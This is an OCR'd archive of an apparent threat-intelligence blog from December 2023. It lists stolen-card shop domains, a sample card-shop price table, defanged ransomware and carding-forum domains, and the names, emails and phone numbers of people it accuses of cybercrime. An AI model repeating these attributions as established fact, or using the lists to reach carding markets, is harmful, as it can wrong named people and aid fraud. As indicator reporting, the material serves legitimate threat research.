

CHECK POINT
THREATCLOUD
LIVE CYBER THREAT MAP
4,104,642 ATTACKS ON THIS DAY
Singapore
КИБЕР ВОЙНИ



Google
Dancho Danchev
Independent Contractor
https://ddanchev.blogspot.com
Email: dancho.danchev@hush.com
+359876893890



Google
Dancho Danchev
Independent Contractor
https://ddanchev.blogspot.com
Email: dancho.danchev@hush.com
+359876893890


WANTED
BY THE FBI
MOHSIN RAZA
DESCRIPTION
REMARKS
CAUTION


Google
Dancho Danchev
Independent Contractor
https://ddanchev.blogspot.com
Email: dancho.danchev@hush.com
+359876893890


Google
Dancho Danchev
Independent Contractor
https://ddanchev.blogspot.com
Email: dancho.danchev@hush.com
+359876893890



GHOST SECURITY
GHOSTSEC TEAM MEMBERS
AMONZEUS3



Stay tuned!

2023 - 12

Email Address Accounts Known To Belong To Owners of E-Shops for Stolen Credit Card Details - 2023-12-01 14:14



BIN	Exp	Country	Bank	Level	Credit/Debit	Code	TR1/TR2	Price	
304500	04/14	N/A	UNKOWN BANK	3	N/A	101	TR2 ONLY	$16.00	
401154	12/13	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	$16.00	
401154	06/13	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	$16.00	
401154	10/13	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	$16.00	
401154	08/12	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	$16.00	
401154	08/12	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	$16.00	
401154	11/13	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	$16.00	
401154	03/13	UNITED STATES OF AMERICA	VYSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	$16.00	
401160	01/13	UNITED STATES OF AMERICA	COMMUNITY CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	$16.00	
401366	10/18	UNITED STATES OF AMERICA	SERVICES CREDIT UNION	CLASSIC	DEBIT	121	TR2 ONLY	$16.00	
401666	11/12	UNITED STATES OF AMERICA	BRIGHTSTAR CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	$16.00	
401838	04/13	UNITED STATES OF AMERICA	BETHPAGE FEDERAL CREDIT UNION	CLASSIC	DEBIT	101	TR2 ONLY	$16.00	

The following are personally identifiable email address accounts including domains known to belong to owners of E-Shops for stolen credit card data.

Sample domains involved include:
ccmall.cc
track2.name
trackstore.su
magic-numbers.cc
allfresh.us
freshstock.biz
bulba.cc
approven.su
cv2shop.com
vzone.tc
ccStore.ru
dumps.cc

privateservices.ws
perfect-numbers.cc
mega4u.biz
accessltd.ru
pwnshop.cc
bestdumps.su
mycc.su
bestdumps.biz
dumpshop.bz
cardshop.bz
dumpscheck.com
Sample email address accounts involved include:
roger.sroy@yahoo[.]com
keikomiyahara@yahoo[.]com
bulbacc@yahoo[.]com
yurtan20@e1[.]ru
ccstoreru@yahoo[.]com
persiks@online[.]ua
admin@accessltd[.]ru
bestdumpssu@live[.]com
admin@mycc[.]su
admin@bestdumps[.]biz
bdsupport@jabber[.]org
Stay tuned!

Iran's Afkar System Yazd Co Ransomware - 2023-12-01 14:15

The following is all the associated ransomware themed domains known to have been

associated with Iran's Afkar System Yazd Co ransomware.

Sample domains known to have been involved in the campaign include:
hxxp://newdesk.top
hxxp://onedriver-srv.ml
hxxp://symantecserver.co
hxxp://microsoft-updateserver.cf
hxxp://msupdate.us
hxxp://service-management.tk
hxxp://aptmirror.eu
hxxp://winstore.us
hxxp://my-logford.ml
hxxp://gupdate.us
hxxp://tcp443.org
Sample email address accounts known to have been involved in the campaign include:
amirbitminer[.]gmail.com
thund3rz[.]protonmail.com

Email Address Accounts Known To Belong To Owners of E-Shops for Stolen Credit Card Details - Part Two - 2023-12-01 14:15

The following are personally identifiable email address accounts including domains known to belong to owners of E-Shops for stolen credit card data.

Sample email address accounts include:
admin@accessltd[.]ru
rubensamvelich@gmail[.]com
rubensamvelich@yahoo[.]com
bulbacc@rocketmail[.]com
bulbacc@yahoo[.]com
ooo.service@yahoo[.]com
dumps.cc@safe-mail[.]net
b2b.maxim@gmail[.]com
lvjiecong@yahoo[.]com[.]cn
roger.sroy@yahoo[.]com
elche011@yahoo[.]com
keikomiyahara@yahoo[.]com
dcb725@gmail[.]com
wattt80@yahoo[.]com
yurtan20@e1[.]ru
vipforexbiz@gmail[.]com
kachanaburi@yahoo[.]com
persiks@online[.]ua
alexandanns@gmail[.]com
bestdumpssu@live[.]com
admin@mycc[.]su
admin@bestdumps[.]biz
tonchang2011@yahoo[.]com

ccstoreru@yahoo[.]com
bdsupport@jabber[.]org
Stay tuned!

Cybercrime-Friendly Forum Communities - Part Two - 2023-12-01 14:16

The following is a compilation of currently active cybercrime-friendly forum communities.


Cybercrime-friendly forum communities include:
hxxp://crdforum.cc/
hxxp://darkwebmafias.net/
hxxp://darkstash.com/
hxxp://crdpro.cc/
hxxp://www.cardingclub.net/
hxxp://www.russiancarders.se/

hxxp://validmarket.io/
hxxp://cardingforum.cx/
hxxp://carding.sh/
hxxp://bitcarder.com
hxxp://cardingleaks.ws/
hxxp://www.verifiedcarder.net/
hxxp://www.legitcarder.ru/
hxxp://www.crdworld.com/
hxxp://cardingmafia.to/
hxxp://cardingforum.cx
hxxp://crdforum.cc
hxxp://darkstash.com
hxxp://carders.biz
hxxp://crdpro.cc
hxxp://carders.mx
hxxp://carding-forum.com
hxxp://crdclub.su
hxxp://procrd.pw
hxxp://cardmafia.cc
hxxp://cardingforum.info
hxxp://cardingleaks.ws
hxxp://darkpro.net
hxxp://crackingforum.to
hxxp://cardingworld.ru
hxxp://darkwebmafias.ws
hxxp://leetforums.ru
hxxp://legitcarders.ws
hxxp://crdcrew.cc
hxxp://prtship.pro
hxxp://verifiedcarder.net
hxxp://legitcarder.ru
hxxp://carders.zone
hxxp://drdark.ru
hxxp://darknetweb.ru
hxxp://bpcforum.ru
hxxp://wc-club.com
hxxp://cybercarders.com
hxxp://bitorder.pw

Rewards for Justice - Dancho Danchev - 2023-12-01 14:16

The following are domains and personally identifiable information on a bulletproof hosting provider mentioned by the Conti Ransomware gang.
hxxp://school-global.ru
hxxp://youladance.ru
Телефон: +373 775 96666
E-mail: info@morene[.]host
Skype: morene[.]host
Jabber: morene@jabber[.]morene[.]host
ICQ: 700812649 / 702647156
Telegram: @hostmorene
Viber: +373 775 96666
WhatsApp: +373 775 96666
Онлайн-чат: https://morene[.]host

Full Names of Ashiyane Digital Security Team Members - 2023-12-01 14:16



The following compilation is a set of full names of Ashiyane Digital Security Team Members.

The following are the full names of Ashiyane Digital Security Team Members:
Keyvan Sedaghati — keivan
Ramin Baz Ghandi — fr0nk
Erfan Zadpoor — PrinceofHacking
Hamid Norouzi — eychenz
Poorya Mohammadrezaei — Hijacker
Omid Norouzi — Sha2ow
Milad Bokharaei — ®Maste
Vahid Maani — WAHID 2
Kaveh Jasri — root3r
Ali Hayati — Zend
Milad Mazaheri — mmilad200
Mohammad Reza — iNJECTOR
Mohammad Mohammadi — Classic
Nima Salehi — Q7X
Milad Jafari — Milad-Bushehr
Shahin Salak Tootonchi — ruiner_blackhat
Amin Bandali — anti206
Mohammad Hadi Nasiri — unique2world
Mahdi Chinichi — Virangar
Amir Hossein Tahmasebi — __amir__
Ashkan Hosseini — Askn
Mohammad Tajik — taghva
Meghdad Mohammadi — M3QD4D
Sina Ahmadi Neshat — Encoder
Behrouz Kamalian — Behrouz_ice)
Farshid Sargheini — Azazel
Armin — n3me3iz
Mahdi K. — r3d.z0nE
Iman Honarvar — iman_taktaz
Ali Seid Nejad — Ali_Eagle
Mohammad Reza Ali Babaei — mzhacker
Navid Naghdi — elvator
Mohammad Reza Dolati — HIDDEN-HUNTER
Mehrab Akherati — AliAkh
Amin Javid — Gladiator

Cybercrime-Friendly Forum Communities - 2023-12-01 14:16

CYBERCRIME FORUM DATA SET 2021

OVER 111 FULL OFFLINE COPIES (19GB) OF PUBLICLY ACCESSIBLE CYBERCRIME FORUM COMMUNITIES. FREE TO DOWNLOAD FOR PROCESSING AND ENRICHMENT.

APPROACH ME AT DANCHO.DANCHEV@HUSH IN ORDER TO OBTAIN A FREE COPY!

The following is a recently obtained compilation of currently active cybercrime-friendly forum communities.

Sample cybercrime-friendly forum communities include:
hxxp://www.darkteam.se/
hxxp://crdforum.cc/
hxxp://legitcarders.ws/
hxxp://cardingworld.ru
hxxp://carders.biz/
hxxp://carding.cm/
hxxp://cardmafia.cc/
hxxp://cardingforum.cx/
hxxp://carder.market/
hxxp://www.russiancarders.se/
hxxp://darkwebmafias.net/
hxxp://legendzforum.com/
hxxp://procrax.cx/

Emennet Pasargad - 2023-12-02 13:18

The following are domains and personally identifiable email address accounts belonging to Iran's Emennet Pasargad also known as Eeleyanet Gostar and Eeleyanet Gostar.
Sample domains:
eeleyanet.com
eeleyanet.ir
Sample personally identifiable email address accounts:
sidafin@mihanmail.ir
amirhaghighi2014@yahoo.com
safary.mansoor@gmail.com
Rahimi@Live.com
faranakbehjati@yahoo.com
h.boloukat@gmail.com

The Conti Ransomware Gang's OSINT Artifacts - 2023-12-02 16:58

The following is a set of OSINT artifacts courtesy of the Conti Ransomware gang.

hxxp://cc2-btc.cc
hxxp://dyncheck.com
hxxp://luxchecker.pw
hxxp://major.ms
hxxp://securecall.club
hxxp://securecall.top
hxxp://checkzilla.io
Including the following two XMPP/Jabber accounts:
mcduckgroup@exploit.im
uvoice@xmpp.jp

The Most Innovative Cyber Security Leader to Watch in 2023 - 2023-12-15 19:01


CIO LOOK

Dear blog readers,

I did it. Check out the article here.

Related photos:

CIO LOOK

The certificate is awarded to

Dancho Danchev

by CIOLook in recognition as one of

The Most Innovative Cyber Security Leaders to Watch in 2023

for empowering excellence through innovative solutions and driving transformations in the niche.

Pooja M. Bansal
Editor-in-Chief


CIO LOOK
The Most Innovative Cyber Security Leaders to Watch in 2023
Next-gen Biometric Authentication
Innovations in Identity Verification
Zero Trust Architecture
Revolutionizing Network Security in the Modern Workplace
Dancho Danchev
OSINT analyst and threat intelligence analyst
Dancho Danchev's Blog
In Pursuit of Cyberjustice
Dancho Danchev
Navigating the World of Cyberthreats

Looking for a Research Sponsorship - 2023-12-15 19:02

Dear blog readers,

Are you interested in sponsoring my research on my way to grab a new laptop for the holidays?


Drop me a line at dancho.danchev@hush.com to discuss and I'll do my best to deliver the results that we agree upon.

Offering my Laptop for Memorabilia Purposes - 2023-12-15 19:02

Dear blog readers,

Who wants to acquire and purchase my laptop 2015-2023 for memorabilia purposes and possibly somehow use it preserve or display it somewhere?

Related photo:



Drop me a line at dancho.danchev@hush.com


Upcoming Webinar Participation - 2023-12-15 19:02

UNIVERSITÉ PARIS 1 PANTHÉON SORBONNE
IAE PARIS
SORBONNE BUSINESS SCHOOL

XRATOR
CONQUER YOUR RISK

CYBERCRIME

The evolving threat landscape and the future of cybercrime.



MONDAY

12 December 2023
18:30 (Paris)

HOSTED BY

Jean-Loup Richet
Associate Professor
Co-Director of the Risk Chair

SPEAKERS


Dancho Danchev
Threat Intelligence Pioneer
Nation-state cybercrime researcher

Ronan Mouchoux
Threat Intelligence Specialist
Cofounder of XRATOR

Dear blog readers,


Check out the link here.

Who's Pushing All The "Fake Updates" Malicious Software Using Redirectors and Traffic Distribution and Redirection Systems and Tools Domains? - 2023-12-28 13:03



